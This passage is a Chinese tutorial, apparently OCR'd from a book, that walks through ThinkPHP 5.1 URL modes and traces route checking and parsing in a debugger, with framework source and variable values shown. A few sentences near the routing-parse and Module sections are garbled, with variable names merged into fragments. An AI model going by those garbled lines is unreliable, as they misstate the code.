系统内置的几个根命名空间（类库包）如下：

名称

描述

类库目录

think

系统核心类库

thinkphp/library/think

traits

系统 Trait 类库

thinkphp/library/traits

app

应用类库

Application

11.5.2 4.2 URL 访问

在没有定义路由的情况下典型的 URL 访问规则（PATHINFO 模式）是：

http://serverName/index.php（或者其它应用入口文件）/模块/控制器/操作/[参数名/参数值...]

如果不支持 PATHINFO 的服务器可以使用兼容模式访问如下

http://serverName/index.php（或者其它应用入口文件）?s=/模块/控制器/操作/[参数名/参数值...]

什么是 pathinfo 模式?

我们都知道一般正常的访问应该是

`http://serverName/index.php?m=module&c=controller&a=action&var1=vaule1&var2=vaule2`

而 pathinfo 模式是这样的


`http://serverName/index.php/module/controller/action/var1/vaule1/var2/value2`

在 php 中有一个全局变量 $_SERVER[‘PATH_INFO’]，我们可以通过它来获取 index.php 后面的内容。


什么是 $_SERVER[‘PATH_INFO’]?

官方是这样定义它的：包含由客户端提供的、跟在真实脚本名称之后并且在查询语句（query string）之前的路径信息。

什么意思呢？简单来讲就是获得访问的文件和查询? 之间的内容。



强调一点，在通过 $_SERVER['PATH_INFO'] 获取值时，系统会把'' 自动转换为'/'（这个特性我在 Mac Os(MAMP)、Windows(phpstudy)、Linux(php+apache) 环境及 php5.x、7.x 中进行了测试，都会自动转换，所以系统及版本之间应该不会有所差异）。



下面再分别介绍下入口文件、模块、控制器、操作、参数名/参数值。

1. 入口文件

文件地址：`public\index.php`

作用：负责处理请求

2. 模块（以前台为例）

模块地址：`application\index`

作用：网站前台的相关部分

3. 控制器

控制器目录：`application\index\controller`

作用：书写业务逻辑

4. 操作（方法）

在控制器中定义的方法

5. 参数名/参数值

方法中的参数及参数值

例如我们要访问 index 模块下的 Test.php 控制器文件中的 hello() 方法。

那么可以输入 http://serverName/index.php/index(模块)/Test(控制器)/hello(方法)/name(参数名)/world(参数值)

这样就访问到指定文件了。

另外再讲一下 Thinkphp 的几种传参方式及差别。


PATHINFO: index.php/index/Test/hello/name/world 只能以这种方式传参。

兼容模式:index.php?s=index/Test/hello/name/world

`index.php?s=index/Test/hello&name=world`

当我们有两个变量 *a*b 时，在兼容模式下还可以将两者结合传参：

`index.php?s=index/Test/hello/a/1&b=2`



这时，我们知道了 URL 访问规则，当然也要了解下程序是怎样对 URL 解析处理，最后将结果输出到页面上的。

11.5.3 4.3 URL 路由解析动态调试分析

URL 路由解析及页面输出工作可以分为 5 部分。

1. 路由定义：完成路由规则的定义和参数设置

2. 路由检测：检查当前的 URL 请求是否有匹配的路由

3. 路由解析：解析当前路由实际对应的操作。

4. 路由调度：执行路由解析的结果调度。

5. 响应输出及应用结束：将路由调度的结果数据输出至页面并结束程序运行。

我们通过动态调试来分析，这样能清楚明了的看到程序处理的整个流程，由于在 Thinkphp 中，配置不同其运行流程也会不同，所以我们采用默认配置来进行分析，并且由于在程序运行过程中会出现很多与之无关的流程，我也会将其略过。


4.3.1 路由定义

通过配置 route 目录下的文件对路由进行定义，这里我们采取默认的路由定义，就是不做任何路由映射。

4.3.2 路由检测

这部分内容主要是对当前的 URL 请求进行路由匹配。在路由匹配前先会获取 URL 中的 pathinfo，然后再进行匹配，但如果没有定义路由，则会把当前 pathinfo 当作默认路由。


首先我们设置好 IDE 环境，并在路由检测功能处下断点。



然后我们请求上面提到的 Test.php 文件。

```
http://127.0.0.1/tp5.1.20/public/index.php/index/test/hello/name/world
```

我这里是以 pathinfo 模式请求的，但是其实以不同的方式在请求时，程序处理过程是有稍稍不同的，主要是在获取参数时不同。在后面的分析中，我会进行说明。



F7 跟进 routeCheck() 方法

```php
public function routeCheck()
{
    // 检测路由缓存
    if (!$this->appDebug && $this->config->get('route_check_cache')) {  appDebug: true
        $routeKey = $this->getRouteCacheKey();
        $option   = $this->config->get('route_cache_option');

        if ($option && $this->cache->connect($option)->has($routeKey)) {
            return $this->cache->connect($option)->get($routeKey);
        } elseif ($this->cache->has($routeKey)) {
            return $this->cache->get($routeKey);
        }
    }

    // 获取应用调度信息
    $path = $this->request->path();

    // 是否强制路由模式
    $must = !is_null($this->routeMust) ? $this->routeMust : $this->route->config('url_route_must');

    // 路由检测 返回一个Dispatch对象
    $dispatch = $this->route->check($path, $must);

    if (!empty($routeKey)) {
        try {
            if ($option) {
                $this->cache
                    ->connect($option)
                    ->tag('route_cache')
                    ->set($routeKey, $dispatch);
            } else {
                $this->cache
                    ->tag('route_cache')
                    ->set($routeKey, $dispatch);
```


route_check_cache 路由缓存默认是不开启的。

```php
    // 是否开启路由缓存
    'route_check_cache'      => false,
```



然后我们进入 path() 方法

```php
    public function path()
    {
        if (is_null($this->path)) {  path: null
            $suffix   = $this->config['url_html_suffix'];  $suffix: "html"
            $pathinfo = $this->pathinfo();

            if (false === $suffix) {
                // 禁止伪静态访问
                $this->path = $pathinfo;
            } elseif ($suffix) {
                // 去除正常的URL后缀
                $this->path = preg_replace('/\.(' . ltrim($suffix, '.') . ')$/i', '', $pathinfo);
            } else {
                // 允许任何后缀访问
                $this->path = preg_replace('/\.' . $this->ext() . '$/i', '', $pathinfo);
            }
        }

        return $this->path;
    }
```



继续跟进 pathinfo() 方法

```php
public function pathinfo()
{
    if (is_null($this->pathinfo)) {
        if (isset($_GET[$this->config['var_pathinfo']])) {
            // 判断URL里面是否有兼容模式参数
            $pathinfo = $_GET[$this->config['var_pathinfo']];  $pathinfo: "/index/test/hello/name/world"
            unset($_GET[$this->config['var_pathinfo']]);
        } elseif ($this->isCli()) {
            // CLI模式下 index.php module/controller/action/params/...
            $pathinfo = isset($_SERVER['argv'][1]) ? $_SERVER['argv'][1] : '';
        } elseif ('cli-server' == PHP_SAPI) {
            $pathinfo = strpos($this->server('REQUEST_URI'), '?') ? strstr($this->server('REQUEST_URI'), '?', true) : $this->server('REQUEST_URI');
        } elseif ($this->server('PATH_INFO')) {
            $pathinfo = $this->server('PATH_INFO');
        }

        // 分析PATHINFO信息
        if (!isset($pathinfo)) {
            foreach ($this->config['pathinfo_fetch'] as $type) {
                if ($this->server($type)) {
                    $pathinfo = (0 === strpos($this->server($type), $this->server('SCRIPT_NAME'))) ?
                    substr($this->server($type), strlen($this->server('SCRIPT_NAME'))) : $this->server($type);
                    break;
                }
            }
        }

        $this->pathinfo = empty($pathinfo) || '/' == $pathinfo ? '' : ltrim($pathinfo, '/');  $pathinfo: "/index/test/hello/name/world"  pathinfo: null
    }
```

这里会根据不同的请求方式获取当前 URL 的 pathinfo 信息，因为我们的请求方式是 pathinfo, 所以会调用 $this->server(PATH_INFO)ltrim()$pathinfo 进行处理去掉左侧的'/' 符号。Ps: 如果以兼容模式请求，则会用 $_GET 方法获取。



然后返回赋值给 $path 并将该值带入 check() 方法对 URL 路由进行检测



这里主要是对我们定义的路由规则进行匹配，但是我们是以默认配置来运行程序的，没有定义路由规则，所以跳过中间对于路由检测匹配的过程，直接来看默认路由解析过程，使用默认路由对其进行解析。

4.3.3 路由解析

接下来将会对路由地址进行了解析分割、验证、格式处理及赋值进而获取到相应的模块、控制器、操作名。

new UrlDispatch() 对 UrlDispatch（实际上是 think\route\dispatch\Url 这个类）实例化，因为 Url 没有构造函数，所以会直接跳到它的父类 Dispatch 的构造函数，把一些信息传递（包括路由）给 Url 类对象，这么做的目的是为了后面在调用 Url 类中方法时方便调用其值。

```
use think\exception\RouteNotFoundException;
use think\route\AliasRule;
use think\route\dispatch\Url as UrlDispatch;
use think\route\Domain;
use think\route\Resource;
use think\route\RuleGroup;
use think\route\RuleItem;
```



```
public function __construct(Request $request, Rule $rule, $dispatch, $param = [], $code = null)
{
    $this->request  = $request;
    $this->rule     = $rule;
    $this->app      = Container::get('app');
    $this->dispatch = $dispatch;
    $this->param    = $param;
    $this->code     = $code;

    if (isset($param['convert'])) {
        $this->convert = $param['convert'];
    }
}
```


赋值完成后回到 routeCheck() 方法，将实例化后的 Url 对象赋给 $dispatch 并 return 返回。

```
// 路由检测 返回一个Dispatch对象
$dispatch = $this->route->check($path, $must);

if (!empty($routeKey)) {
    try {
        if ($option) {
            $this->cache
                ->connect($option)
                ->tag('route_cache')
                ->set($routeKey, $dispatch);
        } else {
            $this->cache
                ->tag('route_cache')
                ->set($routeKey, $dispatch);
        }
    } catch (\Exception $e) {
        // 存在闭包的时候缓存无效
    }
}

return $dispatch;
}

/**
 * 设置应用的路由检测机制
 * @access public
 * @param  bool $must  是否强制检测路由
 * @return $this
```

\think App routeCheck()

Variables

$dispatch = {think\route\dispatch\Url} [4]
dispatch = "index|test|hello|name|world"
param = (array) [1]
code = null
convert = null

返回后会调用 Url 类中的 init() 方法，将 *dispatch*this->dispatch(路由) 传入 parseUrl() 方法中，开始解析 URL 路由地址。

```
namespace think\route\dispatch;

use think\exception\HttpException;
use think\Loader;
use think\route\Dispatch;

class Url extends Dispatch
{
    public function init()
    {
        // 解析默认的URL规则
        $result = $this->parseUrl($this->dispatch);

        return (new Module($this->request, $this->rule, $result))->init();
    }
```


跟进 parseUrl() 方法

```php
protected function parseUrl($url)  $url: "index|test|hello|name|world"
{
    $depr = $this->rule->getConfig('pathinfo_depr');
    $bind = $this->rule->getRouter()->getBind();

    if (!empty($bind) && preg_match('/^[a-z]/is', $bind)) {
        $bind = str_replace('/', $depr, $bind);
        // 如果有模块/控制器绑定
        $url = $bind . ('.' != substr($bind, -1) ? $depr : '') . ltrim($url, $depr);
    }

    list($path, $var) = $this->rule->parseUrlPath($url);
    if (empty($path)) {
        return [null, null, null];
    }

    // 解析模块
    $module = $this->rule->getConfig('app_multi_module') ? array_shift($path) : null;

    if ($this->param['auto_search']) {
        $controller = $this->autoFindController($module, $path);
    } else {
        // 解析控制器
        $controller = !empty($path) ? array_shift($path) : null;
    }

    // 解析操作
    $action = !empty($path) ? array_shift($path) : null;

    // 解析额外参数
    if ($path) {
        if ($this->rule->getConfig('url_param_type')) {
            $var += $path;
        } else {
            preg_replace_callback('/(\w+)\|([^\|]+)/', function ($match) use (&$var) {
                $var[$match[1]] = strip_tags($match[2]);
            }, implode('|', $path));
        }
    }

    $panDomain = $this->request->panDomain();
```


这里首先会进入 parseUrlPath() 方法，将路由进行解析分割。

```php
    */
public function parseUrlPath($url)  $url: "index/test/hello/name/world"
{
    // 分隔符替换 确保路由定义使用统一的分隔符
    $url = str_replace('|', '/', $url);
    $url = trim($url, '/');
    $var = [];  $var: [0]

    if (false !== strpos($url, '?')) {
        // [模块/控制器/操作?]参数1=值1&参数2=值2...
        $info = parse_url($url);
        $path = explode('/', $info['path']);  $path: {"index", "test", "hello", "name", "world"}[5]
        parse_str($info['query'], $var);
    } elseif (strpos($url, '/')) {
        // [模块/控制器/操作]
        $path = explode('/', $url);
    } elseif (false !== strpos($url, '=')) {
        // 参数1=值1&参数2=值2...
        $path = [];
        parse_str($url, $var);
    } else {
        $path = [$url];  $url: "index/test/hello/name/world"
    }

    return [$path, $var];  $path: {"index", "test", "hello", "name", "world"}[5]  $var: [0]
}
```



```php
        parse_str($info['query'], $var);  $var: [0]
    } elseif (strpos($url, '/')) {
        // [模块/控制器/操作]
        $path = explode('/', $url);  $url: "index/test/hello/name/world"
    } elseif (false !== strpos($url, '=')) {
```


使用”/’’ 进行分割，拿到 [模块/控制器/操作/参数/参数值]。

```
list($path, $var) = $this->rule->parseUrlPath($url);  $path: {"name", "world"}[2]  $var: {name => "world"}[1]
if (empty($path)) {
    return [null, null, null];
}

// 解析模块
$module = $this->rule->getConfig('app_multi_module') ? array_shift($path) : null;  $module: "index"

if ($this->param['auto_search']) {  param: [1]
    $controller = $this->autoFindController($module, $path);  $controller: "test"
} else {
    // 解析控制器
    $controller = !empty($path) ? array_shift($path) : null;
}

// 解析操作
$action = !empty($path) ? array_shift($path) : null;  $action: "hello"

// 解析额外参数
if ($path) {
    if ($this->rule->getConfig('url_param_type')) {
        $var += $path;
    } else {
        preg_replace_callback('/(\w+)\|([^\|]+)/', function ($match) use (&$var) {
            $var[$match[1]] = strip_tags($match[2]);
        }, implode('|', $path));  $path: {"name", "world"}[2]
    }
}
```


紧接着使用 array_shift() 函数挨个从 $path 数组中取值对模块、控制器、操作、参数/参数值进行赋值。

```
// 设置当前请求的参数
$this->request->setRouteVars($var);  $var: {name => "world"}[1]

// 封装路由
$route = [$module, $controller, $action];  $action: "hello"  $controller: "test"  $module: "index"  $route: {"index", "test", "hello"}[3]

if ($this->hasDefinedRoute($route, $bind)) {  $bind: null
    throw new HttpException(404, 'invalid request:' . str_replace('|', $depr, $url));  $depr: "/"  $url: "index|test|hello|name|world"
}

return $route;  $route: {"index", "test", "hello"}[3]
}
```



```
public function setRouteVars(array $route)  $route: {name => "world"}[1]
{
    $this->route = array_merge($this->route, $route);  $route: {name => "world"}[1]  route: [1]
    return $this;
}
```


接着将参数/参数值保存在了 Request 类中的 Route 变量中，并进行路由封装将赋值后的 *module*controller、*actionroute*route 返回赋值给 $result 变量。

```
class Url extends Dispatch
{
    public function init()
    {
        // 解析默认的URL规则
        $result = $this->parseUrl($this->dispatch);  dispatch: "index|test|hello|name|world"  $result: {"index", "test", "hello"}[3]

        return (new Module($this->request, $this->rule, $result))->init();
    }
```



new Module($this->request, $this->rule, $result)，实例化 Module 类。

在 Module 类中也没有构造方法，会直接调用 Dispatch 父类的构造方法。

```
Request.php  Container.php  Loader.php  Route.php  Domain.php  App.php  Url.php  Rule.php  Dispatch.php
public function __construct(Request $request, Rule $rule, $dispatch, $param = [], $code = null)  $request: {method => "GET", host => "127.0.0.1", domain => null,
{
    $this->request  = $request;  $request: {method => "GET", host => "127.0.0.1", domain => null, subDomain => "127.0", panDomain => null, url => "/tp5.1.20/pub
    $this->rule     = $rule;  $rule: {bind => null, rules => [8], miss => null, auto => null, fullName => null, domain => "127.0.0.1", name => null, rule => null,
    $this->app      = Container::get('app');
    $this->dispatch = $dispatch;  $dispatch: {"index", "test", "hello"}[3]  dispatch: [3]
    $this->param    = $param;  param: [0]
    $this->code     = $code;  $code: null  code: null

    if (isset($param['convert'])) {
        $this->convert = $param['convert'];  $param: [0]  convert: null
    }
}
```


然后将传入的值都赋值给 Module 类对象本身 *this*result 赋值给了 $this->dispatch，这么做的目的同样是为了后面在调用 Module 类中方法时方便调用其值。

实例化赋值后会调用 Module 类中的 init() 方法，对封装后的路由 (模块、控制器、操作) 进行验证及格式处理。




$result = *this*->*dispatch*this->dispatch 数组赋给 *result*result 数组中获取到了模块 *module*html*HttpException*result 中获取控制器、操作名并处理，同时会将处理后值再次赋值给 $this(Module 类对象) 去替换之前的值。

Ps：从 $result 中获取值时，程序采用了三元运算符进行判断，如果相关值为空会一律采用默认的值 index。这就是为什么我们输入 `http://127.0.0.1/tp5.1.20/public/index.php` 在不指定模块、控制器、操作值时会跳到程序默认的 index 模块的 index 控制器的 index 操作中去。

